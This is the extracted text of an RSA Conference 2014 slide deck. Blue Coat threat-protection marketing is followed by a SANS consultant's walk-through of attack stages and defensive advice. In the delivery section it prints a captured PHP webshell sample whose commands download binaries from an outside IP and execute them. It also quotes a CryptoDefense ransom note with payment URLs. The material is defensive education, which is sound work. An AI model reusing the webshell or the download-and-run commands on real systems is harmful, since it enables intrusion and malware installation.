
ADVANCED THREAT PROTECTION LIFECYCLE DEFENSE




ADVANCED THREAT PROTECTION Lifecycle Defense



ADVANCED THREAT PROTECTION LIFECYCLE DEFENSE



ADVANCED THREAT PROTECTION Lifecycle Defense



ADVANCED THREAT PROTECTION LIFECYCLE DEFENSE



Real World Results Benefit of Lifecycle Defense

Global Financial Enterprise

- ◆ 243.21 Billion attempts to access websites
- ◆ 793.09 Million attempts to access known malicious sites blocked by SWG
- ◆ 89,192 Malicious files blocked by network perimeter antimalware

Encrypted traffic management

Policy Based SSL Visibility



Granular Policy Management




Feed Multiple Security Systems



Industry-leading Performance

Full visibility into encrypted traffic and threats

Advanced Threat Protection File Analysis



Global intelligence network

+75 Million users

+1 Billion daily categorized web requests

+3.3 Million threats blocked daily

+84 categories

55 languages

Anti-virus AV scanning

Malware experts

Central cloud database

Dynamic Real-Time Rating

Malware detection

Sandboxing

BLUE COAT

3rd party feeds

Quality checks

**Effective
Advanced
Threat
Protection**

Real-time

Cloud-based

Zero-day Response

Performance and Scalability

Community-based

Blocks 3.3 million threats per day


BLUE COAT

#RSAC

RSACONFERENCE2014
ASIA PACIFIC & JAPAN

ADVANCED THREAT PROTECTION

Lifecycle Defense



**Known threats
blocked at gateway**

**Increased system performance
through fewer malware scans**

**Fewer threats
to contain and resolve**

**More robust threat analysis with
fewer false positives**

**BLUE
COAT**

RSACONFERENCE2014
ASIA PACIFIC & JAPAN

#RSAC

**SECURITY
IS ABOUT
WHAT YOU
MAKE
POSSIBLE.**

**BLUE
COAT**

What we see

SESSION ID: SPO-T11

Mark Hofman

Principal Consultant / Certified Instructor
Shearwater / SANS
@markhofman



Anatomy of an attack

- ◆ Reconnaissance
- ◆ Delivery/Infiltration
- ◆ Code execution
- ◆ Network Propagation
- ◆ Data Exfiltration

Nothing New Here

Reconnaissance

- ◆ Two approaches



- ◆ Sources

- ◆ Google
- ◆ Social Media
 - ◆ LinkedIn
 - ◆ Facebook
 - ◆ etc.



- ◆ What we see

- ◆ To much personal information
- ◆ Corporate “sensitive” data published
- ◆ No visibility on perimeter or internal network

Delivery/Infiltration

- ◆ SSH Brute Force
- ◆ Remote file Inclusions
- ◆ Malvertising
- ◆ Drive By
- ◆ Phishing

◆ What we see

- ◆ Ignored attacks
- ◆ Unprotected paths
- ◆ Misconfigured solutions
- ◆ Uneducated users

```
<?php
echo "Zollard"
disablefunc = @ini_get("disable_functions");
if (!empty($disablefunc))
{
    $disablefunc = str_replace(" ", "", $disablefunc);
    $disablefunc = explode(",", $disablefunc);
}
function myshellexec($cmd)
{
    global $disablefunc;
    $result = "";
    if (!empty($cmd))
    {
        ($cmd); $result = @ob_get_contents($fp);
        elseif (is_resource($fp = fopen($cmd, "r")))
        {
            $result = "";
            while (!feof($fp)) { $result .= fread($fp, 1024); }
            fclose($fp);
        }
    }
    return $result;
}
-----snip-----
myshellexec("rm -rf /tmp/x86;wget -P /tmp/http://211.243.69.221:58455/x86;chmod +x /tmp/x86");
myshellexec("rm -rf /tmp/nodes;wget -P /tmp/http://211.243.69.221:58455/nodes;chmod +x /tmp/nodes");
myshellexec("rm -rf /tmp/sig;wget -P /tmp/http://211.243.69.221:58455/sig;chmod +x /tmp/sig");
myshellexec("/tmp/armeabi;/tmp/arm;/tmp/ppc;/tmp/mips;/tmp/mipsel;/tmp/x86;");
?>
```

Code Execution

- ◆ Banking Malware

- ◆ Geodo/Emotet

- ◆ Ransomware

- ◆ Cryptolocker
- ◆ Cryptodefense
- ◆ Cryptowall

- ◆ Other (yes even APT)

- ◆ What we see

- ◆ Ignored attacks
- ◆ Ignored AV
- ◆ Over use of privileges
- ◆ Lack of reporting
- ◆ Lack of investigation

All files including videos, photos and documents on your computer are encrypted by CryptoDefense Software.

Encrypted files were produced using a unique public key RSA-2048 generated for this computer. To decrypt files you need to obtain the private key.

The single copy of the private key, which will allow you to decrypt the files, located on a secret server. The key will be destroyed and nobody will be able to recover it. You must follow the instructions to decrypt the files, open your personal page.

1. You must download and install this browser <http://www.rj2bocejarnpuhm.browsetor.com/346h> is not available in your country.
2. After installation, run the browser and enter the address <https://rj2bocejarnpuhm.onion/346h> in the address bar.
3. Follow the instructions on the web-site. We remind you that the files are left to recover.

IMPORTANT INFORMATION:
Your Personal PAGE: <https://rj2bocejarnpuhm.browsetor.com/346h>
Your Personal PAGE(using TorBrowser): rj2bocejarnpuhm.onion/346h
Your Personal CODE(if you open site directly): **346h**

Network Propagation

- ◆ Most networks →



- ◆ Use credentials to
- ◆ Use vulnerabilities
- ◆ Use installed tools

◆ What we see


- ◆ Ignored attacks
- ◆ Unpatched systems
- ◆ Access issues
- ◆ Management “tools”

Data Exfiltration

- ◆ Identify Interesting Info
- ◆ Bundle up
- ◆ Ship it out

◆ What we see

- ◆ No knowledge
- ◆ Third party notification
- ◆ Lack of understanding of own network



01010010110

SSL/TLS

010010110

01010010110

DNS

010010110

What I'd like you to do

- ◆ Get your house in order
- ◆ Layered controls
 - ◆ Technical
 - ◆ Content control, IDS/IPS
 - ◆ Sand box
 - ◆ AV, APP Control
 - ◆ Visibility
 - ◆ Non technical
 - ◆ Policy, Process, People



<http://www.rferl.org/content/feature/2187104.html>

RSAC CONFERENCE **2014**
ASIA PACIFIC & JAPAN



Questions?

RSAC CONFERENCE **2014**
ASIA PACIFIC & JAPAN

Share.
Learn.
Secure.

Capitalizing on
Collective Intelligence

Thank You!

